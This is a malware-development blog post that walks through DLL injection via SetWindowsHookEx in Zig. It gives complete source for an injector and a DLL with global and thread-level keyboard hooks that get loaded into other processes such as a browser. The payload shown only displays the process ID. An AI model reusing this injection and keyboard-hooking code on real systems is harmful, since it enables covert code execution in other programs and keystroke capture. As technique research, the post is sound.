Using hooks to inject DLL with Zig
Lynx January 12, 2025 #MalDev #Zig #DLL Injection #HooksIn this article, I'll present the current approach to classic DLL injection using SetWindowsHookEx with the Zig programming language. I'll demonstrate how to create a DLL in Zig and use Windows API functions. Additionally, we'll explore how Zig binaries are compiled and how this process differs from languages like C or Rust.
Recently, I’ve been reading The Rookit Arsenal by Bill Blunden and came across a chapter on DLL injection techniques.
One of the methods discussed was DLL injection via the SetWindowsHookEx function. The simplicity of this technique
and the fact that I still occasionally see malware authors using it to execute malicious code motivated me to
conduct research on this topic using the Zig programming language. Why Zig? While there are plenty of C and C++
implementations of this technique, I wanted to try something refreshing. My goal was to implement the entire
injector, including the "malicious" DLL, in Zig. Additionally, I was really interested in the Zig language and
wanted to experiment with it to see how well it suits malware development.
Despite the fact that there are a lot of existing implementations of the SetWindowsHookEx injection method,
many of them rely on blocking the main injector thread by calling the Sleep function or waiting for user input.
This solution seems to be unstable in the case of Zig on Windows 11 and causes problems, such as being unable to
stop the injector and clean up hooking artifacts. So, I took a look at this injection technique, and this article
is the result of my research.
SetWindowsHookEx overview
SetWindowsHookEx is a Windows API function defined inside User32.dll file. Its prototype can be accessed in the winuser.h header file,
but function is also re-exported in the Windows.h file. As official documentation says SetWindowsHookEx allows for
installing so-called hook procedure into a hook chain. In simple terms, this function allows you to define callback
functions that will be executed when certain events occur, such as pressing a key on the keyboard or moving the mouse cursor.
Callback functions have the following prototype, which is common for all types of hooks:
LRESULT CALLBACK ;
The fact that all functions share this prototype doesn't mean that you can interpret the parameters of a hook
procedure in the same way between different hook types. For example, LPARAM may be a bit field or an address to
a system structure that describes a keyboard event. Furthermore, even between similar hook types like WH_KEYBOARD
and WH_KEYBOARD_LL, the parameters must be interpreted differently. The best resource on this topic is the
official documentation, which describes hook procedures for each type of hook.
Hooks scope
Based on MS documentation, there are two scopes for the hooks:
- Global hooks – apply to every process running on the machine.
- Thread hooks – apply to a specified thread in a particular process.
When you install a global WH_KEYBOARD hook, the hook procedure will be available for all processes on the system.
Pressing any key in any active window will cause the hook procedure to execute. Since the hook procedures for global
hooks have to be defined inside a DLL, this also causes the DLL to be loaded into the remote process's address space.
For example, if you install a global keyboard hook, select a browser window, and press any key on your keyboard,
your DLL will be loaded by the browser process.
On the other hand, thread hooks only apply to a specified thread in the selected process. For example, installing a keyboard hook on the browser's main thread will only trigger the hook procedure when a key is pressed in the active browser window.
Some hooks may be installed only globally (like WH_KEYBOARD_LL or WH_MOUSE_LL) whereas others can be installed
both globally and on the thread level.
Another important thing is the place where the hook procedure will be executed. As I said earlier, installing a hook
causes the DLL (if the hook procedure is defined in the DLL file) to be loaded into the remote process. So, this
means the hook procedure should be executed by the remote process, right? Well, while this assumption holds for most
hook types, there are some exceptions, such as low-level hooks. The MS documentation for WH_KEYBOARD_LL and
WH_MOUSE_LL states the following:
[...] hook is not injected into another process. Instead, the context switches back to the process that installed the hook, and it is called in its original context. Then the context switches back to the application that generated the event.
This means that if there is an injector.exe that sets up a global WH_KEYBOARD_LL hook, the hook procedure will
be executed in the injector.exe process and not in the processes that generated the keyboard event
(for example, the browser process). Furthermore, the DLL will not be loaded into the remote process.
Message loop
The last thing to mention is the message loop. Because the hook procedure may or has to be
executed by the injector process (i.e., the process that installed the hook), you cannot block the main injector
thread. Or at least, you should not. There are cases where blocking the injector with functions like Sleep
or getch will not prevent the hook procedure from executing, but you may encounter problems with unhooking and
the cleanup process. Instead, you have to use a message loop, which will wait for notifications from the hook
procedure. The basic form of the message loop looks like this:
MSG msg = ;
while
If you are interested in what this code actually does, go check the documentation.
Additionally, using a message loop will allow for communication between the hook procedure and the injector. Therefore, it will be possible to break the loop and execute the unhook routine when a particular event occurs.
Creating DLL in the Zig programming
Creating DLL files with Zig is extremely easy. All you have to do is specify the following configuration in the
build.zig file:
pub fn build(b: *std.Build) void {
    const win64_target = b.resolveTargetQuery(.{ .cpu_arch = .x86_64, .os_tag = .windows });
    const optimize = b.standardOptimizeOption(.{});

    const dll = b.addSharedLibrary(.{
        .name = "TestDll",
        .root_source_file = b.path("src/test_dll.zig"),
        .target = win64_target,
        .optimize = optimize,
    });

    dll.linkLibC();

    b.installArtifact(dll);

    //...
}
I believe most of the code is self-explanatory. The most important part is addSharedLibrary, which ensures that
the built file will be a dll in the case of the Windows operating system. In addition, I'm linking the C library to
the DLL because I'll use the C runtime within my DLL, as well as the Windows API defined in Windows.h.
You can omit defining the wind64_target variable and stick with the default target passed from the Zig CLI.
However, because I am working on Windows 11 with the ARM architecture, I decided to hardcode the binary architecture
in the build file, so I don't have to specify it each time I build the files.
When it comes to the test_dll.zig file, you may define an optional DLL entry point called DllMain:
const std = @import("std");
const c = @cImport({
    @cInclude("windows.h");
});
const win = std.os.windows;

pub fn DllMain(h_module: win.HINSTANCE, fdw_reason: win.DWORD, lp_reserved: win.LPVOID) callconv(win.WINAPI) win.BOOL {
    _ = h_module;
    _ = lp_reserved;

    switch (fdw_reason) {
        c.DLL_PROCESS_ATTACH => std.debug.print("", .{}),
        c.DLL_PROCESS_DETACH => std.debug.print("", .{}),
        c.DLL_THREAD_ATTACH => std.debug.print("", .{}),
        c.DLL_THREAD_DETACH => std.debug.print("", .{}),
        else => unreachable,
    }

    return win.TRUE;
}
I'm using types from the Zig std.os.windows library, as well as the "Zig translated" windows.h header file.
This is because I encountered problems when setting DllMain with types from the translated windows.h file,
especially with the WINAPI macro.
To define a function that will be available for DLL users, simply mark the function with the export keyword.
Here is an example of a very basic hook procedure:
export fn HookProc(code: c_int, wparam: c.WPARAM, lparam: c.LPARAM) c.LRESULT {
    return c.CallNextHookEx(null, code, wparam, lparam);
}
And basically, that's all. There's no need for __declspec() macros or having to configure project settings in
different areas. Just add some code to build.zig, write your DLL, run zig build, and Zig will do all the work.
And that's nice!
Consuming Windows API with Zig
Extern functions
The standard way of using WinAPI is by using extern functions. You have to declare the correct function prototype
and the library in which the function will be available at runtime. Some of the types will be available in
the std.os.windows library, while others you will have to define yourself.
pub extern "user32" fn SetWindowsHookExW(idHook: u32, lpfn: HOOKPROC, hmod: HINSTANCE, dwThreadId: DWORD) callconv(WINAPI) ?HHOOK;
pub extern "user32" fn UnhookWindowsHookEx(hhk: HHOOK) callconv(WINAPI) BOOL;
pub extern "kernel32" fn GetProcAddress(hModule: HMODULE, lpProcName: LPCSTR) callconv(WINAPI) ?win.FARPROC;
pub extern "kernel32" fn Sleep(dwMiliseconds: DWORD) callconv(WINAPI) void;
When the function declarations are correct, execute zig build and the job is done. There is no need to supply the
linker with additional arguments. Furthermore, the lecture of std.os.windows will give you good insight into how
to handle WinAPI errors in the Zig way.
Zig translated C libraries
Zig has a unique feature that allows for translating C code into its Zig counterpart.
You can translate a designated C file by using the zig translate-c command or by combining @cImport with
@cInclude, which will invoke code translation on the fly.
const c = @cImport({
    @cInclude("Windows.h");
    @cInclude("tlhelp32.h");
    @cInclude("winuser.h");
});
In the above code, c is a struct that contains type declarations from the provided header files.
The documentation states that you should only use one @cImport within your project,
because types generated between different @cImport calls won't be the same.
What’s more, types between std.os.windows and @cImport(@cInclude("Windows.h")) are not compatible, so I
recommend sticking with one version to avoid type errors. If you decide to consume WinAPI by using @cImport,
just stay with the types provided by the translated code.
In order to use @cImport, you will have to link the C library to your binary, as shown in the chapter about
creating DLLs.
Contrary to the "Extern functions" approach, with @cImport, there is no need to define types on your own because
all types will be provided by the Zig translator.
WinRT projections
Instead of using extern functions with your own types or translated C header files, you can use so-called Zig WinRT projections. Projections are just bindings for Win32 functions generated based on metadata provided by Microsoft. For the time being, I haven't tried this approach, but I believe it will be very similar to using the windows-rs crate, which contains language projections for the Rust language.
Implementing injection technique
Having discussed the basic building blocks that will be used in the implementation of the SetWindowsHookEx
injection technique in Zig, it's time to actually write some code! My implementation will make use of the
WH_KEYBOARD and WH_KEYBOARD_LL hook types. This injection method requires two components:
- Injector executable that will install the selected hook and perform the cleanup process when a specified event occurs.
- DLL file that will contain the hook procedures.
Creating Injector
The injector's task is to install a hook in the designated area and perform all actions that are required around this operation. From a high-level perspective, the injector will perform the following actions:
- Load the DLL containing hook procedures.
- Get the address of the hook procedure defined in the loaded DLL.
- Write the injector's main thread ID to a file somewhere on the disk.
- Install the specified hook in the specified target.
- Wait for a
STOPmessage from the hook procedure. - Perform the cleanup process — uninstall the hook and unload the DLL.
The injector will have a command-line interface that allows for specifying:
- The path to the DLL with hook procedures.
- The hook type.
- The target process ID if the hook will be set at the thread level.
Parsing CLI arguments is out of the scope, so I'm omitting this part and jumping directly to loading the DLL file.
To load the DLL file, you can use one of the variants of the LoadLibrary function. I decided to go
with LoadLibraryW, which takes a UTF-16 encoded path to the DLL file. This required converting Zig UTF-8 strings
into their UTF-16 counterpart.
pub fn loadMaliciousDll(self: *const Injector, dll_path: []const u8) !c.HMODULE {
    const utf16_path = try toNullTerminatedUtf16(self.allocator, dll_path);
    defer utf16_path.deinit();
    const ptr: [*:0]const u16 = utf16_path.items[0..(utf16_path.items.len - 1) :0];
    const dll_handle = c.LoadLibraryW(ptr);

    if (dll_handle == null) {
        return getWindowsError();
    }

    return dll_handle;
}
The generated LoadLibraryW function expects [*:0]const u16 as an argument, which is a sentinel-terminated
many-item pointer. This pointer points to a sequence of UTF-16 encoded bytes that are terminated with a null
character. This is essentially the wide string known from WinAPI, and it's modeled by the LPCWSTR type.
When the DLL is successfully loaded, it's time to get the address of the hook procedures. This is done by the following function:
pub fn loadHookProcedure(self: *const Injector, dll: c.HMODULE) !HookData {
    switch (self.hook_type) {
        .inputMessages => {
            try self.logger.info("Preparing message-level hook", .{});
            const proc = try getProcAddress(dll, "honk");
            return HookData{
                .hook_type = c.WH_KEYBOARD,
                .hook_procedure = proc,
            };
        },
        .lowLevelEvents => {
            try self.logger.info("Preparing event-level hook", .{});
            const proc = try getProcAddress(dll, "honk_ll");
            return HookData{
                .hook_type = c.WH_KEYBOARD_LL,
                .hook_procedure = proc,
            };
        },
    }
}
The function uses GetProcAddress to load the hook procedure valid for the provided hook type. It then returns
a HookData structure that contains the address of the hook procedure and the defined hook type. The hook type is
essential for the message loop to correctly interpret the received data, as the LPARAM and WPARAM parameters
must be handled differently depending on the hook type.
This distinction is also why different hook procedures are provided by the DLL.
getProcAddress serves as a simple wrapper for its WinAPI counterpart:
fn getProcAddress(handle: c.HMODULE, fn_name: [*:0]const u8) !c.FARPROC {
    return c.GetProcAddress(handle, fn_name) orelse getWindowsError();
}
Having obtained the hook procedure, the injector dumps its main thread ID into a file:
pub fn dumpCurrentTidToFile(self: *const Injector) !void {
    const injector_tid = c.GetCurrentThreadId();
    try self.logger.info("Injector main thread ID: {d}", .{injector_tid});
    try writeTidToFile(injector_tid, self.allocator);
}
After that, it's time to install the hook within the provided target:
pub fn setupHook(self: *const Injector, target_pid: ?u32, dll: c.HMODULE, hook_data: HookData) !c.HHOOK {
    const remote_thread_id = if (target_pid != null) try getRemoteProcessThreadId(target_pid.?) else 0;

    if (target_pid != null) {
        try self.logger.info("Installing hook for process with PID: {} within thread with TID: {}", .{ target_pid.?, remote_thread_id });
    } else {
        try self.logger.info("Installing hook for all processes", .{});
    }

    const hook_handle = try setKeyboardHook(hook_data.hook_type, hook_data.hook_procedure, dll, remote_thread_id);
    return hook_handle;
}
If the target process ID is specified (i.e., we want to install a thread-scoped hook), the function obtains the ID
of the main thread from the target process. Then, it logs where the hook will be installed, and a wrapper for
SetWindowsHookExW is called.
fn setKeyboardHook(hook_type: c_int, proc_addr: c.FARPROC, dll_handle: c.HMODULE, remote_tid: c.DWORD) !c.HHOOK {
    return c.SetWindowsHookExW(hook_type, @ptrCast(proc_addr), @ptrCast(dll_handle), remote_tid) orelse
        getWindowsError();
}
Fortunately, SetWindowsHookExW is clever enough to determine whether to install a global hook or a thread hook
based on the remote_tid value. If remote_tid is equal to 0, then the global hook will be installed. If you try
to install global-only hooks, like WH_KEYBOARD_LL, at the thread level, SetWindowsHookExW will return an
appropriate error.
When the hook is successfully installed, the injector starts the message loop.
pub fn waitForMessage(self: *const Injector) !void {
    var msg: c.MSG = undefined;

    while (c.GetMessageA(&msg, undefined, 0, 0) > 0) {
        switch (self.hook_type) {
            .lowLevelEvents => {
                const key_data: *c.KBDLLHOOKSTRUCT = @ptrFromInt(@as(usize, @bitCast(msg.lParam)));
                if (msg.message == c.WM_APP and key_data.vkCode == 0x51) {
                    try self.logger.info("Received 'STOP' message from target process!", .{});
                    try self.logger.info("Exiting event loop!", .{});
                    break;
                }
            },
            .inputMessages => {
                if (msg.message == c.WM_APP and msg.wParam == 0x51) {
                    try self.logger.info("Received 'STOP' message from target process!", .{});
                    try self.logger.info("Exiting event loop!", .{});
                    break;
                }
            },
        }

        _ = c.TranslateMessage(&msg);
        _ = c.DispatchMessageA(&msg);
    }
}
This is just an extended version of the message loop presented in the first chapter. Based on the hook type, the
appropriate data interpretation routine is selected. In both cases, if the user presses the q key on the keyboard,
the message loop is terminated. It might be a better solution to process all remaining messages in the queue
(if any), but I decided to stick with this basic version.
After exiting the message loop, the injector performs the cleanup routine:
pub fn deleteTidFile() void {
    std.fs.cwd().deleteFile("tid") catch {};
}

pub fn unistallHook(hook: c.HHOOK) void {
    _ = c.UnhookWindowsHookEx(hook);
}

pub fn unloadDll(dll: c.HMODULE) void {
    _ = c.FreeLibrary(dll);
}

pub fn cleanup(self: *const Injector, hook: c.HHOOK, dll: c.HMODULE) !void {
    deleteTidFile();
    try self.logger.info("TID file deleted successfully.", .{});
    unistallHook(hook);
    try self.logger.info("Hook uninstalled successfully.", .{});
    unloadDll(dll);
    try self.logger.info("DLL unloaded successfully.", .{});
}
The file with the injector's main thread ID is deleted, the hook is uninstalled, and the DLL is unloaded.
The injector's main function looks as follows:
const std = @import("std");
const log = @import("log.zig");
const arg = @import("args.zig");
const inject = @import("injector.zig");

const win = std.os.windows;

const Allocator = std.mem.Allocator;
const Injector = inject.Injector;

pub fn main() !void {
    var gpa = std.heap.GeneralPurposeAllocator(.{}){};
    defer if (gpa.deinit() == .leak) std.process.exit(1);
    const allocator = gpa.allocator();

    const logger = try log.initLogger(allocator);
    defer logger.deinit();

    const args = try arg.Args.parse(allocator);
    defer args.deinit();

    const injector = Injector{ .logger = &logger, .allocator = allocator, .hook_type = args.hook_type };

    const dll_handle = injector.loadMaliciousDll(args.target_dll) catch |e| {
        try logger.err("Failed to load target DLL: {}", .{e});
        return;
    };
    errdefer Injector.unloadDll(dll_handle);

    try logger.info("DLL loaded successfully!", .{});

    const hook_data = injector.loadHookProcedure(dll_handle) catch |e| {
        try logger.err("Failed to load hook procedure: {}", .{e});
        return;
    };

    try logger.info("DLL functions loaded successfully!", .{});
    try logger.info("Hook procedure address: {p}", .{hook_data.hook_procedure.?});

    injector.dumpCurrentTidToFile() catch |e| {
        try logger.err("Failed to write injector TID to temporary file: {}", .{e});
        return;
    };
    errdefer Injector.deleteTidFile();

    const hook_handle = injector.setupHook(args.target_pid, dll_handle, hook_data) catch |e| {
        try logger.err("Failed to setup hook: {}", .{e});
        return;
    };
    errdefer Injector.unistallHook(hook_handle);

    try logger.info("Hook has been successfully installed", .{});

    try injector.waitForMessage();
    try injector.cleanup(hook_handle, dll_handle);
}
Creating DLL
The DLL file will contain two hook procedures and an optional DllMain function. I'm not presenting the DllMain
function here because it's identical to the function presented in the chapter about creating DLLs in the Zig
programming language.
In the case of hook procedures, there are two functions:
honkis the hook procedure forWH_KEYBOARD,honk_llis the hook procedure forWH_KEYBOARD_LL.
Here is the hook procedure for WH_KEYBOARD:
export fn honk(code: c_int, wparam: c.WPARAM, lparam: c.LPARAM) c.LRESULT {
    if (code < 0)
        return c.CallNextHookEx(null, code, wparam, lparam);

    if (code == c.HC_ACTION) {
        const transision_state = (lparam & 0b10000000000000000000000000000000) >> 31;

        var gpa = std.heap.GeneralPurposeAllocator(.{}){};
        const allocator = gpa.allocator();

        if (wparam == 0x51) {
            const path = getFilePath(allocator) catch {
                return c.CallNextHookEx(null, code, wparam, lparam);
            };
            defer allocator.free(path);

            const tid = readTidFromFile(path) catch {
                return c.CallNextHookEx(null, code, wparam, lparam);
            };
            _ = c.PostThreadMessageA(tid, c.WM_APP, wparam, lparam);
        } else if (transision_state == 0) {
            const pid = c.GetCurrentProcessId();
            const str = std.fmt.allocPrintZ(allocator, "Hook procedure executed by process {d}", .{pid}) catch return 0;
            defer allocator.free(str);

            _ = c.MessageBoxA(null, str, "HONK", c.MB_OK | c.MB_ICONINFORMATION);
        }
    }

    return c.CallNextHookEx(null, code, wparam, lparam);
}
Following the KeyboardProc documentation, WPARAM and LPARAM will contain information about the keystroke message
when code is equal to HC_ACTION. If this is true, WPARAM will contain the virtual-key code, and LPARAM will
be a bit field that, among other things, will contain information about whether the key is being pressed or released.
A variable named transision_state extracts the key state from the bit field. If transision_state is equal
to 0, this means that the key was pressed down.
This hook procedure displays a message box each time any key is pressed down. The message box displays the PID
of the process that executed the hook procedure. This allows for observing that the global hook is executed by
various processes and not by the injector, as in the case of the WH_KEYBOARD_LL hook.
When the q key is pressed down, the hook procedure reads the main injector thread ID from the file and sends
a message to the injector by calling PostThreadMessageA. This causes the injector to exit the message loop and
run the cleanup routine.
There are multiple ways to achieve such inter-process communication, but for simplicity, I decided to stick with binary files.
The hook procedure for WH_KEYBOARD_LL follows the rules defined in the LowLevelKeyboardProc.
export fn honk_ll(code: c_int, wparam: c.WPARAM, lparam: c.LPARAM) c.LRESULT {
    if (code < 0)
        return c.CallNextHookEx(null, code, wparam, lparam);

    if (code == c.HC_ACTION) {
        const key_data: *c.KBDLLHOOKSTRUCT = @ptrFromInt(@as(usize, @bitCast(lparam)));

        if (wparam == c.WM_KEYDOWN) {
            const pid = c.GetCurrentProcessId();
            std.debug.print("Hook procedure executed by process {}\n", .{pid});
            std.debug.print("code: {}, wparam: {}, lparam: {}\n", .{ code, wparam, lparam });
        } else if (key_data.vkCode == 0x51) {
            var gpa = std.heap.GeneralPurposeAllocator(.{}){};
            const allocator = gpa.allocator();
            const path = getFilePath(allocator) catch {
                return c.CallNextHookEx(null, code, wparam, lparam);
            };
            defer allocator.free(path);

            const tid = readTidFromFile(path) catch {
                return c.CallNextHookEx(null, code, wparam, lparam);
            };

            _ = c.PostThreadMessageA(tid, c.WM_APP, wparam, lparam);
        }
    }

    return c.CallNextHookEx(null, code, wparam, lparam);
}
First, the hook procedure simply prints debug messages to the console because this function is executed in the context of the injector application, which has access to standard output (the injector is a console application).
Second, LowLevelKeyboardProc is restricted by timeout, and when this timeout is exceeded, the hook is silently
removed by the system. Therefore, the hook procedure cannot take a long time to execute and should be as quick as
possible.
Finally, when I initially used MessageBoxA in the hook procedure, similar to how it is done in the WH_KEYBOARD
example, it caused the injector and other programs to freeze until the displayed message box was closed. This is
also the reason why I decided to stick with "debug print" instead of displaying a message box.
The rest of the logic is similar to what is presented in the WH_KEYBOARD hook procedure, except for
handling procedure parameters. Here, WPARAM identifies the state of the key (whether it's pressed down or released),
and LPARAM is a pointer to the KBDLLHOOKSTRUCT structure, which describes the keyboard input event,
including the virtual-key code, allowing for identification of which key was pressed/released.
Because WPARAM is just a 64-bit integer value (in the case of 64-bit Windows), I have to convert it to a pointer
to the KBDLLHOOKSTRUCT struct. I used a combination of @as and @bitCast because @ptrFromInt requires an
argument of the usize type, whereas WPARAM is defined as c_ulonglong, requiring an implicit conversion.
Running injector
The injector features a command-line interface that allows you to define parameters such as the path to the DLL file, hook type, and process ID.

Thread level hook
When a PID is specified, the injector installs a thread-level hook in the main thread of the process identified by the given PID.
The following image shows the invocation of the injector, which installs a hook within the browser process.


The hook was successfully installed. However, the TestDll was not loaded into
the browser's memory.
This is because, up to this point, the hook procedure hadn't been invoked. To trigger it, I
switched to the browser window and pressed the a key on the keyboard.


A message box appeared with information that the hook procedure was executed by the
browser process. Now, checking the browser process memory will reveal that TestDll
is loaded by the browser process.
The injector's job was done, so I pressed the q key on the keyboard to terminate
the message loop and stop the injector.

Global level hook
To install a global WH_KEYBOARD hook, I simply omitted the PID. This causes
SetWindowsHookEx to install the hook procedure for all processes in the system.
This time, I executed the hook procedure within the browser and Notepad processes.
Message boxes displayed by the system indicate that the PIDs are different in both
cases, confirming that the hook procedures are executed by different processes.
